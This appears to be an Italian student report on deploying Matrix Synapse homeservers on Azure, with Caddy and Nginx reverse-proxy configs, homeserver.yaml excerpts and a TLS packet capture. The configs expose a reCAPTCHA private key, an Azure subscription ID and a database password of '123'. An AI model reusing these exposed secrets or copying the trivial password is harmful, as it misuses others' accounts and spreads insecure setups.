-------------------	----------

 Monitoraggio integrità

Monitoraggio integrità	Non abilitato
------------------------	---------------

 Applicazioni + estensioni

Applicazioni	-
Estensioni	AADSSHLoginForLinux

 Rete

Indirizzo IP pubblico	13.79.162.156 (Interfaccia di rete chat626)
Indirizzo IP pubblico (IPv6)	-
Indirizzo IP privato	10.1.1.4
Indirizzo IP privato (IPv6)	-
Rete virtuale/subnet	Chat-vnet/default
Nome DNS	Configura

 Dimensioni

Dimensioni	Standard B1s
CPU virtuali	1
RAM	1 GiB

 Dettagli immagine di origine

Autore immagine di origine	canonical
Offerta immagine di origine	0001-com-ubuntu-server-jammy
Piano immagine di origine	22_04-lts-gen2

 Disco

Disco sistema operativo	Chat_disk1_b40183a6beb14ee2918221f033260306
Crittografia a livello di host	Disabilitato
Crittografia dischi di Azure	Non abilitato
Disco del sistema operativo	N/D temporaneo
Dischi dati	0

 Arresto automatico

Arresto automatico	Non abilitato
Arresto pianificato	-

▼ Regole porta in ingresso (7)

100	SSH	22	TCP	MY IP :)	Qualsiasi		
110	AllowAnyHTTPInbound	80	TCP	Qualsiasi	Qualsiasi		
120	AllowAnyHTTPSInbound	443	TCP	Qualsiasi	Qualsiasi		
65000	AllowVnetInBound	Qualsiasi	Qualsiasi	VirtualNetwork	VirtualNetwork		
65001	AllowAzureLoadBalancerInBound	Qualsiasi	Qualsiasi	AzureLoadBalancer	Qualsiasi		
65500	DenyAllInBound	Qualsiasi	Qualsiasi	Qualsiasi	Qualsiasi		

▼ Regole porta in uscita (3)

65000	AllowVnetOutBound	Qualsiasi	Qualsiasi	VirtualNetwork	VirtualNetwork		
65001	AllowInternetOutBound	Qualsiasi	Qualsiasi	Qualsiasi	Internet		
65500	DenyAllOutBound	Qualsiasi	Qualsiasi	Qualsiasi	Qualsiasi		

Configurazione Domain Name

Un **domain name** (nome di dominio) serve principalmente a rendere gli indirizzi web più facili da ricordare e utilizzare, traducendo indirizzi IP (es. 192.168.1.1) in nomi leggibili e comprensibili per gli esseri umani (es. www.google.com).

In un contesto tecnico, è una componente essenziale per connettersi a un server o un servizio su internet.

Un dominio rimane invariato, anche se l'IP del server cambia.

Server Luca

lucagaetano.duckdns.org

The screenshot shows the Duck DNS interface. At the top, it displays account details: type free, token generated 4 weeks ago, and created date 25 Feb 2025, 08:28:52. Below this, the 'domains' section lists one entry: lucagaetano with current IP 13.79.162.156, last updated 4 weeks ago. There are buttons for update ip and delete domain. A note at the bottom states: 'This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.'

Server Gaetano

homeserver-gaetano.westeurope.cloudapp.azure.com

The screenshot shows the Azure portal page for the IP address 'matrix-homeserver-ip'. It lists various properties: Gruppo di risorse (spostare) : NS_Matrix, Località (spostare) : West Europe, Sottoscrizione (spostare) : Azure for Students, ID sottoscrizione : be949801-6dca-47b8-b460-17fa490396ee, SKU : Standard, Livello : Regional, Indirizzo IP : 128.251.133.93, Nome DNS : homeserver-gaetano.westeurope.cloudapp.azure.com, Ambito dell'etichetta del nome : -, Associato a : matrix-homeserver309_z1, Macchina virtuale : matrix-homeserver, Preferenza di routing : Rete Microsoft.

Configurazione Reverse Proxy


Un **reverse proxy** è un server intermedio che si trova tra i client (es. browser web o app) e un server backend (es. il server Matrix Synapse). Il suo compito principale è ricevere le richieste dai client, inoltrarle al server backend appropriato e restituire la risposta al client. Inoltre semplifica l'implementazione di HTTPS (può gestire i certificati SSL/TLS per il dominio, permettendo di criptare il traffico con i client ed evita di dover configurare HTTPS direttamente sul backend).

Scenario con reverse proxy:

I client accedono al server tramite il reverse proxy configurato su <https://lucagaetano.duckdns.org>

Il reverse proxy si occupa di:

- Inoltrare le richieste verso Synapse (es. localhost:8008).
- Gestire le porte per la federazione.
- Limitare l'accesso solo alle porte necessarie (es. 443).



Configurazione Reverse Proxy (Caddy)

```
1  lucagaetano.duckdns.org {  
2      reverse_proxy /_matrix/* http://localhost:8008  
3      reverse_proxy /_synapse/client/* http://localhost:8008  
4  
5      # Proxy per la federazione  
6      reverse_proxy https://localhost:8008 {  
7          header_up Host {host} ←  
8      }  
9  
10     # Well-known per la federazione  
11     handle_path /.well-known/matrix/server { ←  
12         respond `{"m.server": "lucagaetano.duckdns.org:443"}` 200  
13     }  
14  
15     handle_path /.well-known/matrix/client { ←  
16         header Content-Type application/json  
17         respond `{"m.homeserver": {"base_url": "https://lucagaetano.duckdns.org"}`` 200  
18     }  
19 }  
20  
21 lucagaetano.duckdns.org:8449 { ←  
22     reverse_proxy http://localhost:8008  
23 }
```

Queste direttive dicono al server Caddy di fungere da reverse proxy per tutte le richieste che iniziano con `/_matrix/` e `_synapse/client/` e di inoltrarle al server in esecuzione su `http://localhost:8008` (istanza di Synapse).

La parte `{ header_up Host {host} }` fa in modo che l'intestazione `Host` nelle richieste in uscita venga impostata in modo che corrisponda al dominio che il client ha richiesto (in pratica, mantiene il valore dell'host originale).

Gestisce le richieste a `/.well-known/matrix/server`, che è una parte della configurazione del Matrix Federation. Risponde con il JSON che specifica il server di federazione, nel caso in cui altri server Matrix vogliono sapere dove federarsi. La risposta è `{"m.server": "lucagaetano.duckdns.org:443"}`, che dice agli altri server Matrix di usare `lucagaetano.duckdns.org` per la federazione, con la porta 443 (HTTPS).

Gestisce le richieste a `/.well-known/matrix/client`, che è un altro endpoint legato alla configurazione di Matrix. Risponde con un oggetto JSON che fornisce l'URL base del server Matrix client, indicando a chiunque stia cercando il server Matrix dove inviare le richieste di login o di accesso.

Questo definisce un'altra configurazione per il dominio `lucagaetano.duckdns.org`, ma stavolta sulla porta 8449. Di solito, la porta 8449 è utilizzata per la federazione Matrix tramite HTTPS. `reverse_proxy http://localhost:8008:` Simile alle direttive precedenti, il reverse proxy inoltra le richieste su `lucagaetano.duckdns.org:8449` al server in esecuzione su `http://localhost:8008`.

Configurazione Reverse Proxy (Nginx)

```
server {  
    server_name homeserver-gaetano.westeurope.cloudapp.azure.com;  
  
    listen 8448 ssl http2 default_server;  
    listen [::]:8448 ssl http2 default_server;  
    listen [::]:443 ssl;  
    listen 443 ssl;  
  
    # SSL configuration  
    ssl_certificate /etc/letsencrypt/live/homeserver-gaetano.westeurope.cloudapp.azure.com/fullchain.pem;  
    ssl_certificate_key /etc/letsencrypt/live/homeserver-gaetano.westeurope.cloudapp.azure.com/privkey.pem;  
    include /etc/letsencrypt/options-ssl-nginx.conf;  
    ssl_dhparam /etc/letsencrypt/ssl-dhparams.pem;  
  
    location / {  
        return 301 https://app.element.io;  
    }  
  
    # Matrix API endpoints  
    location ~* ^(/_matrix|/_synapse|/_client) {  
        proxy_pass http://localhost:8008;  
        proxy_set_header X-Forwarded-For $remote_addr;  
        proxy_set_header X-Forwarded-Proto $scheme;  
        proxy_set_header Host $host;  
        client_max_body_size 50M;  
    }  
  
    location /.well-known/matrix/client {  
        return 200 '{"m.homeserver": {"base_url": "https://homeserver-gaetano.westeurope.cloudapp.azure.com"} }';  
        default_type application/json;  
        add_header Access-Control-Allow-Origin *;  
    }  
  
    location /.well-known/matrix/server {  
        return 200 '{"m.server": "homeserver-gaetano.westeurope.cloudapp.azure.com:443"}';  
        default_type application/json;  
        add_header Access-Control-Allow-Origin *;  
    }  
}
```

Configurazione nome del server + porte sulle quali ascoltare

- 443 → HTTPS
- 8448 → Matrix Federation

Impostazioni dei certificati SSL (ottenuti con “Let’s Encrypt”) necessari per la comunicazione HTTPS (necessaria per la configurazione di federazioni)

server {
 if (\$host = homeserver-gaetano.westeurope.cloudapp.azure.com) {
 return 301 https://\$host\$request_uri;
 }

 server_name homeserver-gaetano.westeurope.cloudapp.azure.com;
 listen 80;
 listen [::]:80;
 return 404;
}

Redirect ad HTTPS delle richieste al dominio giusto ma con HTTP

Configurazione “.well-known” per client: permette ai client Matrix di sapere qual è l’URL base del server

Configurazione “.well-known” per server: permette agli altri server Matrix di trovare il server, necessario per la configurazione di federazioni

Redirect all’homepage di “Element” nel caso di ricerca del domain name senza endpoint specifici

Gestione delle richieste ai vari endpoint (/matrix, /synapse, /client) a seconda dell’operazione da effettuare (federazione, login, sync, ...). Le inoltra al server Synapse che è in ascolto su “localhost:8008”, aggiungendo header per passare info corrette su IP, protocollo e host originali e aumenta la dimensione massima di richiesta accettata a 50MB

Configurazione homeserver.yaml

- Caddy riceve il traffico sulla porta 443 (HTTPS) per il dominio pubblico lucagaetano.duckdns.org.
- Le richieste per /_matrix/* e /_synapse/client/* vengono inoltrate a Synapse che gira sulla porta 8008.
- Le richieste di federazione (tra server Matrix) sono gestite dal reverse proxy di Caddy e inoltrate su https://localhost:8008.
- Le risposte alle richieste well-known sono configurate per rispondere con il corretto URL di federazione e client.

Configurazione homeserver.yaml

```
7   tls_certificate_path: "/etc/matrix-synapse/homeserver.tls.crt"
8
9   # PEM encoded private key for TLS
10  tls_private_key_path: "/etc/matrix-synapse/homeserver.tls.key"
11
12  # PEM dh parameters for ephemeral keys
13  tls_dh_params_path: "/etc/matrix-synapse/homeserver.tls.dh"
```


```
150 federation_domain_whitelist:
151   - 'homeserver-gaetano.westeurope.cloudapp.azure.com'
```

```
309  # Database configuration
310  database:
311    name: "psycopg2"
312    args:
313      user: "lucagaetano"
314      password: "123"
315      database: "synapse_db"
316      host: "localhost"
317      cp_min: 5
318      cp_max: 10
319    # Number of events to cache in memory.
320    event_cache_size: "10K"
```

```
282  # For when matrix traffic passes through loadbalancer that unwraps TLS.
283  - port: 8008
284    tls: false
285    bind_addresses:
286      - '::1'
287      - '127.0.0.1'
288      # - '::'
289      # - '0.0.0.0'
290    type: http
291
292    x_forwarded: false
293
294    resources:
295      - names: [client]
296        compress: true
297      - names: [federation]
298        compress: false
299
```

```
568  ## Captcha ##
569  # See docs/CAPTCHA_SETUP.md for full details of configuring this.
570
571  # This Home Server's ReCAPTCHA public key.
572  recaptcha_public_key: "6Lca0eMqAAAAAJfqmH3WA69jT_zPa3TvSgQfBRm_"
573
574  # This Home Server's ReCAPTCHA private key.
575  recaptcha_private_key: "6Lca0eMqAAAAAKb7Bi27uc635Vx621SIT4wNJ3Iu"
576
577  # Enables ReCaptcha checks when registering, preventing signup
578  # unless a captcha is answered. Requires a valid ReCaptcha
579  # public/private key.
580  enable_registration_captcha: True
581
582  # The API endpoint to use for verifying m.login.recaptcha responses.
583  recaptcha_siteverify_api: "https://www.google.com/recaptcha/api/siteverify"
584
```

Funziona!



Cattura del traffico

(Client)

Messaggio

Client Hello

Wi-Fi: en0

ip.addr == 13.79.162.156

No.	Time	Source	Destination	Protocol	Length	Info
957	39.039760	192.168.1.39	13.79.162.156	TLSv1.3	467	Client Hello (SNI=lucagaetano.duckdns.org)
960	39.088068	13.79.162.156	192.168.1.39	TCP	66	6443 → 62601 [ACK] Seq=1 Ack=1830 Win=67840 Len=0 TSval=1830 TStamp=39.088068
961	39.090322	13.79.162.156	192.168.1.39	TLSv1.3	1506	Server Hello, Change Cipher Spec, Application Data
962	39.090323	13.79.162.156	192.168.1.39	TLSv1.3	1506	Application Data, Application Data, Application Data
963	39.090325	13.79.162.156	192.168.1.39	TLSv1.3	83	Application Data
964	39.090409	192.168.1.39	13.79.162.156	TCP	66	62601 → 443 [ACK] Seq=1830 Ack=2898 Win=128512 Len=0 TSval=1830 TStamp=39.090409
975	39.429311	192.168.1.39	13.79.162.156	TLSv1.3	130	Change Cipher Spec, Application Data
976	39.429434	192.168.1.39	13.79.162.156	TLSv1.3	158	Application Data
977	39.429533	192.168.1.39	13.79.162.156	TLSv1.3	461	Application Data
978	39.476679	13.79.162.156	192.168.1.39	TLSv1.3	133	Application Data
979	39.476782	192.168.1.39	13.79.162.156	TCP	66	62601 → 443 [ACK] Seq=2381 Ack=2965 Win=131008 Len=0 TSval=2381 TStamp=39.476782
980	39.476921	192.168.1.39	13.79.162.156	TLSv1.3	97	Application Data

> Extension: application_settings (len=5)
 ↳ Extension: psk_key_exchange_modes (len=2)
 Type: psk_key_exchange_modes (45)
 Length: 2
 PSK Key Exchange Modes Length: 1
 PSK Key Exchange Mode: PSK with (EC)DHE key establishment (psk_dhe_ke) (1)
 ↳ Extension: extended_master_secret (len=0)
 Type: extended_master_secret (23)
 Length: 0
> Extension: server_name (len=28) name=lucagaetano.duckdns.org
> Extension: supported_versions (len=7) TLS 1.3, TLS 1.2
 ↳ Extension: key_share (len=1263) Unknown (4588), x25519
 Type: key_share (51)
 Length: 1263
 Key Share extension
 Client Key Share Length: 1261
 > Key Share Entry: Group: Reserved (GREASE), Key Exchange length: 1
 > Key Share Entry: Group: Unknown (4588), Key Exchange length: 1216
 ↳ Key Share Entry: Group: x25519, Key Exchange length: 32
 Group: x25519 (29)
 Key Exchange Length: 32
 Key Exchange: 39e0d16202322f21091515848d44f23a326aae29fde236842b50t
 Frame (467 bytes) Reassembled TCP (1829 bytes)

